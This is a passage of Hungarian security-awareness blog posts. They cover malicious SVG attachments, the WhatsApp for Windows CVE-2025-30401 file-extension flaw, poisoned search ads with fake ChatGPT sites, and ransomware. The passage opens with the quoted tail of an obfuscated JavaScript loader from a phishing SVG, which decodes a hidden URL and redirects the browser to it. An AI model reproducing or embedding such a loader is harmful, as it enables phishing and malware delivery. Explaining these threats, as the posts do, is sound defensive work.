    f61-ac-be-2e-3a-8e-841-f01-2e-841-9d-fa-ca-9a-6d-be-e41-631-901-fa-fa-f61-211-be-931-fd-e41-9a-841-c01-841-cd-ca-c01-001-511-f0
    1-151-9a-031-541-3d-751-af-f61-7f-79-f01-fa-2b-331-f01-151-f31-601-d51-d21-fd-cd-241-dc-5e-a51-d9-511-d9-6a-6d-be-ac-571-9a-0a-
    6d-b41-3a-fa-901-961-9d-d9-2b-571-361-631-a21-2e-3d-4f-ee-ee-dc-c31-361-631-d9-601-2e-f01-1f-841-ca-cd-af-c01-d21-ca-001-b41-66
    1-dc-931-ac-be-061-0d-511-151-451-0d-451-331-d9-1f-151-a51-901-6a-af-001-df-ee-df-79-dc-631-3a-fd-f01-031-dc-fa-571-511-ee-49-c
    d-f01-1f-c61-f61-061-d21-e41-9a-9d-8e-301-8e-fd-031-5e-4f-c61-5e-fa-0a-a21-361-c61-fa-f61-601-c61-271-dc-f31-751-601-031-151-af
    -2e-a51-2b-3d-0d-841-451-751-c61-601-af-661-9a-4f-d21-901-8e-331-3a-3a-be-451-511-a51-6a-451-361-c31-79-841-031-061-661-9a-541-
    fa-541-061-fd-0a-7f-a21-361-8e-6a-001-151-001-f61-241-d21-af-f61-6a-151-5e-2b-a21-0a-ac-841-b41-6d-d51-fd-f61-a21-451-5e-c61-a5
    1-451-cd-d51-571-79-631-061-961-b41-be-c31-571-331-be-a9-1f-451-f61-6a-a21-2b-3a-0d-5e-e41-c01-301-d21-931-fd-f01-541-8e-af-451
    -d51-1f-061-0d-2b-a51-061-9a-fa-af-9a-b41-9d-79-931-361-901-271-961-451-c31-961-2b-841-f31-2e-511-001-ca-241-931-8e-ac-361-961-
    df-511-451-cd-841-be-4f-841-931-c61-c01-301-331-7f-271-301-9a-ca-061-f31-c31-df-a21-49-631-331-19-c61-451-331-271-451-e41-19-9a
    -f01-c01-511-3a-961-1f-d9-8e-451-49-49-5b-751-361-361-f31";
    const pecolo = duruwo(xipusa);
    if (pecolo) {
        window.location.href = pecolo + merimo;
    }
    const vihecu = document.getElementById("sahice");
    if (vihecu) {
        vihecu.href = pecolo;
        vihecu.style.display = "block";
    }
    } catch (e) {
        console.error("Error in execution:", e);
    }
```

Úgy tűnik az SVG formátum is egy jó alany lett hasonló célokra, mert itt is van beágyazható JavaScript kód, ami az egyes képkezelő programokban ugyan nem fut le, de a webes böngészőkben viszont igen.

És ahogy a csomagja/számlája érkezett típusú csalásoknál itt is valamilyen fontos számlának, értesítésnek nevezik el a kártékony mellékletet: "Play Voicemail Transcription.svg", "Access Document Remittance_RECEIPT6534114638.svg" vagy **hasonló legitimnek tűnő fájlnevekkel próbálják meg kattintásra bírni az áldozatokat**.

A védekezéshez a naprakész vírusvédelem és a scriptek automatikus futtatását megakadályozó böngésző kiegészítők (NoScript, uBlock Origin, stb.) használata mellett a biztonságtudatos óvatosságot említhetjük az előzőekkel egy lapon.

Jól tesszük, ha az SVG állományokat csak megbízható helyről fogadunk, és azokat se a böngészőben, hanem inkább rajzprogramokban nyissuk meg, például az erre a célra kiválóan használható, ingyenes és multiplatformos (Windows, Linux, Macintosh) Inkscape alkalmazás segítségével.

Szólj hozzá!
Címkék: javascript kód svg script automatikus kártékony adathalászat észrevétlen átirányítás rosszindulatú

Ajánlott bejegyzések:

Eltörléskultúra

Aki keres, az talál, jó kérdés hogy mit

Veszélyes hirdetések

Legyen már vége a banki csalásoknak

Állásajánlat vagy mégsem?

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


Lépjünk ezredszer is ugyanabba a folyóba

2025. április 09. 12:03 - Csizmazia Darab István [Rambo]

Egy egész generáció felnőtt már 39 év alatt, amióta a nulladik kilométerkőnek tartott 1986-os Brain **vírus széles körben terjedve végigfertőzte a világ akkori IBM PC kompatibilis számítógépeit**. És hogy mennyit tanultunk vagy sem a vírusok történelméből, ezügyben tartottunk már egy igen tanulságos görbetükröt magunknak.


Ebben a csokorban az ismert fájl típusok megjelenítésének idióta módon alapértelmezett tiltását is ismertettük, **amely 2000-ben a "Love-letter-for-you.TXT.VBS" fertőzéssel szórta telibe a világot, míg egy év múlva az "AnnaKournikova.jpg.vbs" próbálkozott be újfent ugyanezzel a technikával, és közismerten megint csak nagy pusztítást végezve.**

Épeszű fejlesztőknek ez 25 év alatt lehetett volna már egy olyan "Aha" élménye, hogy **a piedesztálra emelt szent felhasználói élmény jaj nehogy sérüljön elve ne legyen már fontosabb, mint maga a biztonság**. Ja nem ide ;-)



És a történet folytatása is jól ismert lehet sokak számára: azóta is rendre jelennek meg ugyanilyen típusú támadások kártékony .VBS vagy .EXE fájlokkal, **azóta is rendre beleesnek a csapdába JPG képre számító felhasználók,** és azóta is nagy ívben tesznek a fejlesztők elejét venni az ilyen primitív okok miatt zajló incidenseknek: deafult állapotban rejtett a beállítás? Jól van ez így.


Sőt, mindmáig a Windows 11-ben is rejtett ez, még "sőtebb": az OSX alatt is dettó, vagyis érdemes az új gép birtokbavételénél ugyanezt az alapértelmezetten rejtett beállítást inkább láthatóra változtatni, ha ezt "hasznosnak találjuk". A különféle platformokra kínált vírusvédelmi megoldások persze blokkolják az ilyeneket, csak ezeket nem mindenki használja.



És akkor ennyi előzetes köntörfalazással kombinált felvezető után innen dobbantunk a mai témára, ami hogy, hogy nem, éppen ezt a fent említett fonalat

viszi tovább. A hogyan lehet újabb bőrt lenyúzni ugyanarról verseny aktuális nyertese **a WhatsApp for Windows asztali alkalmazása**. **Ahol az elküldött fájlmelléklettel a fenti trükköt el lehet játszani, köszönhetően a CVE-2025-30401 sebezhetőségnek.**

Itt a MIME fejléc alapján történő fájltípus ellenőrzés helyett mindössze a melléklet kiterjesztése alapján zajló "felismerés" történik, a hatása természetesen a szokásos: jelen esetben a kattintás után kártékony kódfuttatás.



Megvédhet bennünket ebben a helyzetben a naprakész vírusvédelem, illetve mivel az ismertetett hiba a régebbi Whatsapp verziókban fordul elő, így a frissítéssel is sikeresen bezárhatjuk az ezt kihasználható sérülékenységet, ha a 2.2450.6-nál újabb, már javított változatot telepítünk.

Az .EXE nem kép, és a kép nem futtatható .EXE - hímezhetjük a konyhai falvédőnkre. Mindenesetre 2025-ben a fájl típusok megfelelő vizsgálatának lespórolása - amikor a jellemzően erős gépeinken alig pár perc alatt lefut egy ransomware titkosítás - ez nem igazán jó fejlesztői hozzáállás.


[1 komment]

Címkék: [felismerés] [sebezhetőség] [mime] [sérülékenység] [ismert] [whatsapp] [fájltípusok rejtése]

Ajánlott bejegyzések:

[Figyelem, a SharePoint mellett kérjük vigyázzanak!]

[Egy Kozmikus Bogár ront el mindent]



[A nem megfelelő input ellenőrzés]

[Tiktok + Zeroday = ók feltörések]

Kommentek:

Terézágyú 2025.04.10. 13:15:46

Teljesen igazad van - de nem veszel gyelembe egy dolgot: a jelenlegi felhasználók nagy többségének semmit nem mond az, hogy a fájl "kiterjesztése". Hozzátehetjük: a mérete se. Mármint, hogy mennyi helyet foglal el. Kit érdekel ma már? Vagy éppen egy kép pixelmérete. Ki foglalkozik vele?

Ez csak a régi felhasználókra jellemző, hogy egy fájlnál azonnal nézzük, hogy milyen típusú, mekkora a mérete stb.
Még meg is tudjuk saccolni előre, hogy ekkora pixelméretű kép jpg-ben kb. ennyi lesz. Az új felhasználókat az ilyesmik nem érdeklik.

Szerintem is LÁTSZÓDJON már a kiterjesztés... de a sok felhasználó rá fog

kattintani az exére is...

És igen, ugyanez a helyzet az emailes csalókkal. Ha az összes levelezőrendszer NEM a küldő nevét írná ki (sőt: kvázi csak azt!), hanem az emailcímét, akkor csak feltűnőbb lenne, hogy a "Nemzeti Vámhivatal" nevű feladó valójában "01mnsj76qwe@hotmail.com"...

Válasz erre

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra


top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása

Aki keres, az talál, jó kérdés hogy mit


2025. április 15. 14:49 - Csizmazia Darab István [Rambo]

Sajnos nem újdonság, hogy a keresési találatokat megmérgezik, illetve hogy a fizetett hirdetések között is rengeteg az átverés, a kártevőkre vagy adathalász oldalakra irányító próbálkozás. Néha mégis érdemes ezt a témát ismételten elővenni, pláne hogy **mindeközben a ChatGPT népszerűségi hullámára is igyekeznek felülni az ilyen csalók.**




Folyamatos a harc a Google és a kártékony linkek terjesztői között, és bár időről időre történnek komoly törlések, selejtezések, mindig akad olyan hivatkozás, **ami könnyen megtévesztheti a felhasználókat**. Az adathalászatnál ismertetett okosságok itt is útmutatóként szolgálhatnak, hogy elkerüljük a hamis URL-eket.

Egy-két karakteres eltérés a domain névben, hamarosan lejáró árengedményekkel történő figyelemfelkeltés, a **hamisított weboldalon mindenféle kamu security plecsni: antivírusok hivatkozása, Verizon biztonságos fizetés logó, kamu banki linkre való átirányítás, és hasonlók.**



Tényleg csak az érdekesség kedvéért elővehetjük a majd húsz évvel ezelőtti torrentes keresésünket, ahol bármit és akármi is kerestünk, a weboldalt nem ugrott félre, hanem tálcán kínálta nekünk a találatnak látszó tárgyakat.

Lehetett a keresés tárgya akár egy légből kapott "te egy hulye gorilla vagy" nevű tétel, **csak úgy sorjáztak a találatok: volt itt full release, latest version, ISO, crack version. A letöltés előtt viszont egy fizetős regisztráció jelentett a kaput, amit köszönettel passzoltunk.**




Kicsit ehhez hasonlít, ha mostanában keresgélünk valami olyan nevesebb alkalmazás után kutatva, mint például a Firefox, a WhatsApp vagy a Telegram, nem igazán fenyeget a veszély, hogy ne találnák hozzá letöltési linket. **Ám ha valaki nincs képben a gyártó hivatalos weboldalakkal kapcsolatban, és hajlamos az első, szponzorált találatok közül választani, most is számos csapdába gyalogolhat bele.**

A mellékelt képen a firefoxs.org weboldal kínál a kínai nyelvűeknek valamit, ami biztosan nem a Mozilla webes böngészője.

A Google folyamatosan küzd a jelenség ellen, egy korábbi hirdetésbiztonsági jelentés szerint a vállalat 2023-ban 5 és fél milliárd hirdetést blokkolt, valamint 12.7 millió hirdetői fiókot függesztett fel, ami nagyjából duplája az előző évi adathoz képest. Említettük a mesterséges intelligenciával kapcsolatos hype jelenséget, és **ez is jelen van a különféle hamisított ChatGPT webhelyek hirdetéseiben.**

A megtévesztő átverős oldalakon **a gyanútlan látogatók hitelkártyaadatait próbálják megszerezni, miközben a hamis oldalon valódi, tényleges OpenAI partnerek logói láthatóak**. Hasonló manipulációknak egyéb AI eszközök is áldozatul esnek, például a DeepSeek is sok hamis hirdetésben jelenik meg.



A hogyan kerülhetjük el kérdésre **az alap vírusvédelmi megoldás és a biztonságtudatos hozzáállás lehet a jó válasz. Legyenek erős és egyedi jelszavaink, kétlépcsős hitelesítéssel. Ne feledjük, a keresési találatok közt való megjelenés önmagában még nem garancia semmire. Még a legitimnek látszó domain bejegyzés is származhat bűnözőktől, így meggondolatlanul ne kattintsunk ilyenekre, lásd telegraem PONT org kamu cím.**

És bár erről a témáról egyelőre keveset hallani, de ha a chatbotokkal folytatott beszélgetéseink szivárognak ki a netre, az is igen kellemetlen következményekkel járhat.


Szólj hozzá!
Címkék: google seo weboldal keresés malware mérgezés kártékony adathalászat találat welivesecurity.com

Ajánlott bejegyzések:


[Fontos vagy nekem]

[Telefon, SMS, e-mail - és sok dühös ember]


[Ferenc Pápa halála és a netes csalók]



[Jön, jön, már itt is van az SVG melléklet]



[Sajnáljuk, kirúgtuk. Vagy mégsem?]



[Sajnáljuk, kirúgtuk. Vagy mégsem?]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Drágán add a váltságdíjat!

2025. április 17. 17:37 - Csizmazia Darab István [Rambo]

Egy friss holland tanulmány szerint **a zsarolóvírusos támadók jelentősen megemelik a váltságdíj összegét, ha azt észlelik, hogy áldozatuk rendelkezik kiberbiztosítással.**

